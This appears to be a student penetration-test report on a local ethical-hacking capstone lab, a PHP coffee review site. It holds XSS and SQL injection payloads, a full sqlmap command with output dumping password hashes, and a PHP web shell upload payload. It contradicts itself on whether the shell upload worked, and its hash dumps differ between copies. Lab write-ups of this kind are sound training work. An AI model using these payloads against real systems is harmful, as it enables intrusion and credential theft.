
- **Login:** The login form was vulnerable to reflected **XSS**; an alert box showed up when injecting a simple XSS payload (`<script>alert('XSS')</script>`).
 - **XSS Payloads:** Both reflected and stored XSS vulnerabilities were found. The payload was executed after submitting data through the profile page (stored).
 - **SQL Injection:** The login form was vulnerable to **SQL Injection**, allowing unauthorized login when submitting payloads like `' OR '1'='1' --`.
 - **Admin Credentials:** Admin credentials were found exposed in the `config.php` file, allowing unauthorized access to the admin panel.
 - **Shell Upload:** The file upload form allowed uploading .php files, and a PHP shell was not successfully uploaded and executed on the server.
- 

Visual Proof


(Attach screenshots as Proof of Concept; POC) of the Bug.

- **Screenshot 1:**
Reflected XSS – Alert box triggered upon submitting the form with an XSS payload.





Screenshot 2:
Stored XSS – Malicious script stored and executed in the user profile page.



● Screenshot 3: SQL Injection – Login bypass using SQL injection payload.

```

root@kali:~/home/amin$ sqlmap -u "http://localhost/capstone/coffee.php?coffee=1" --Cookie="PHPSESSID=le0f87988a7...1ba022f0a5" -D peh-capstone-labs -T users -C username,password,type --dump --batch --threads=10 --risk=3 --level=3
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:03:40 /2025-10-28/
[02:03:40] [INFO] resuming back-end DBMS 'mysql'
[02:03:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: coffee (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: coffee='1' AND 9965=9965 AND 'relX'='relX

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: coffee='1' AND (SELECT 9703 FROM (SELECT(SLEEP(5)))XXeA) AND 'Aswv'='Aswv

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: coffee='1' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7176717671,0x4b78457044705942656e4b7a4d43796a726e646167776d4d574f465452614e4a5042627649456555,0x71786b6a71),NULL,NULL-- -
[02:03:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54

root@kali:~/home/amin$ 

```



```

root@kali:~/home/amin$ 
[02:03:41] [INFO] type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: coffee='1' AND (SELECT 9703 FROM (SELECT(SLEEP(5)))XXeA) AND 'Aswv'='Aswv

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: coffee='1' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7176717671,0x4b78457044705942656e4b7a4d43796a726e646167776d4d574f465452614e4a5042627649456555,0x71786b6a71),NULL,NULL-- -
[02:03:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL > 5.0.12
[02:03:41] [INFO] fetching entries of column(s) ``type`` ,password,username' for table 'users' in database 'peh-capstone-labs'
Database: peh-capstone-labs
Table: users
[9 entries]
+-----+-----+-----+
| type | username | password |
+-----+-----+-----+
| admin | jeremy | $2y$10$F9bvqz5eoawIS6g0FH.wGOUKNdBYLFBaCSzXvo2HTEgQdNg/HlMjY |
| admin | jessamy | $2y$10$meh2WxtPzgZPzrjAmhi20bk6uixdzyzio7EB8t,MVuV1Kwhwv6yS |
| admin | raj | $2y$10$cXAMFLC.ymTSqu1whYWbu38RB900NutjYBvcClqh,XHHg/XFy |
| user | bob | $2y$10$ojc8YCMX2r/Suqco/h.TOFTIaw5k3Io5FVScEWjCcL8GwmAczC |
| user | maria | $2y$10$EPM4unjn4wnn4SjoEPJu7em6OLISImA500S3TljCLyh4d7Pv6kB1 |
| user | amir | $2y$10$qAXjb23b7CMic69CU.8ueluFWZdt9f08.XYJjsJ.Efc/05JGSQw |
| user | xinyi | $2y$10$37gojotFmj86E6NbENGg9e2Xu2z6OKKSgnjyxdkXj9/8dVsK2tkf6 |
| user | kofi | $2y$10$5svPfZ0jzRTSeXjTQBgc.CfsdEwvITNkjg2TF9JSBhZZ1Rq.IK3 |
| user | shamim | $2y$10$H7tv3xh6GiUWWcxDqHnXWe9e2sAZyx6Bem/FovPtmsXJd94729Q42 |
+-----+-----+-----+
[02:03:41] [INFO] table ``peh-capstone-labs`` .`users` dumped to CSV file `/root/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/users.csv`
[02:03:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 02:03:41 /2025-10-28/

```

Session Actions Edit View Help

root@kali: /home/amin/Downloads/labs [root@kali: /home/amin]

```
[01:40:56] [INFO] retrieved:
[01:40:56] [INFO] retrieved:
[01:40:56] [INFO] retrieved:
Database: peh-capstone-labs
Table: ratings
[1 entry]
+-----+-----+-----+
| type | username | password |
+-----+-----+-----+
| <blank> | <blank> | <blank> |
+-----+-----+-----+

[01:40:56] [INFO] table ``peh-capstone-labs'.ratings' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/ratings.csv'
[01:40:56] [INFO] fetching entries of column(s) `type,password,username` for table 'users' in database 'peh-capstone-labs'
Database: peh-capstone-labs
Table: users
[9 entries]
+-----+-----+-----+
| type | username | password |
+-----+-----+-----+
| admin | jeremy | $2y$10$F9bvaz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HtegQdNg/HlmJy |
| admin | jessamy | $2y$10$meh2WXRZgzZDZrjAmH2Obk6uXd2yZit7EB8t.MVnV1KwhhVeyS |
| admin | raj | $2y$10$cCxaMFLC.ymTsq1whYWbuU38RN900NutjYBvC1lh.UHHg/XFy |
| user | bob | $2y$10$ojC8yCMKX2r/Sugco/h.TOFTIaw5k31o5FVScEWjcCqLB8GWmAcZc |
| user | maria | $2y$10$EPm4unjnawnn4Sj0EPJu7em6OLISImA50cQS3T1jCLyh48d7Pv6kB1 |
| user | amir | $2y$10$qAXjb233b7CMlC69CU.8ueluFWZD9f08.XYJjsJ.EFc/05JGSqW |
| user | xinyi | $2y$10$37gojoTmj86E6NbENgg9e2uZ6OKKsgnjyxdkXjN/8dVS2tkf6 |
| user | kofi | $2y$10$5svPvFzOjzRTSeXjqBGC.CfsdEwvITNkg2If9jsBhZZ1Rq.TK3 |
| user | shamim | $2y$10$H7tvxh6GiUWWcXDqHnXWe9e2sAzxy6Bem/FovPtm5Xjd94729042 |

[01:40:56] [INFO] table ``peh-capstone-labs'.users' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/users.csv'
[01:40:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 01:40:56 /2025-10-28
```

(root@kali)-[/home/amin]

- Screenshot 4:**
Shell Upload – Malicious PHP shell successfully uploaded and executed.

Bug Report EHP Test 07 - x ChatGPT x Specialty Coffee Review +

Not Secure http://localhost/capstone/index.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Metasploitable2 - Linux Sakib Haque Zisan - M...

| Product | Scoring | Region | Notes | Varietal | Rating |
|----------------|---------|--------|---------------------------------|------------------|---------------|
| Mount Kona | 90.3 | Hawaii | Vanilla, Caramel, Macadamia Nut | Kona Typica | No rating yet |
| Arabian Nights | 88.6 | Yemen | Fig, Apricot, Honey | Dawairi, Tuffahi | No rating yet |

ফাইল আপলোড ফর্ম

ফাইল নির্বাচন করুন: No file selected.

A screenshot of a Microsoft Edge browser window. The address bar shows the URL 'http://localhost/capstone/upload_process.php'. Below the address bar, the status bar displays '404 Not Found'. The main content area of the browser shows a standard 404 error page with the text '404 Not Found' and a link to 'Search help'.

Not Found

The requested URL was not found on this server.

Apache/2.4.54 (Debian) Server at localhost Port 80

The screenshot shows the Burp Suite interface with the Repeater tab selected. A POST request is being viewed, targeting `/capstone/upload_process.php`. The request payload includes a file named `shell.png` and a PHP command (`<? php system($_GET['cmd']); ?>`). The response shows a standard 404 Not Found error page from Apache. The Inspector tab displays various request and response headers.

(Attach screenshots as Proof of Concept; POC) of the Bug.

Conclusion

Describe the vulnerability and its impact.

Reflected and Stored XSS Vulnerabilities:

- Description:** Reflected and stored XSS vulnerabilities allow attackers to inject malicious scripts into the web application. These scripts can then execute in the context of other users' browsers, potentially stealing sensitive data, performing actions on behalf of users, or redirecting them to malicious sites.
- Impact:** Attackers can steal session cookies, hijack user accounts, deface the website, or conduct phishing attacks.

SQL Injection:

- **Description:** SQL Injection vulnerabilities occur when user input is not properly sanitized and is passed directly into SQL queries. This allows attackers to manipulate the database, bypass authentication, and access sensitive data.
- **Impact:** Successful exploitation can lead to unauthorized access to user data, full control of the database, or even remote code execution.

File Upload Vulnerability:

- **Description:** File upload vulnerabilities allow attackers to upload arbitrary files (e.g., PHP shells), potentially compromising the server. This can occur if the application does not properly validate file types or scan for malicious code.
- **Impact:** If an attacker can upload a PHP shell, they can execute arbitrary commands on the server, potentially gaining full access and control.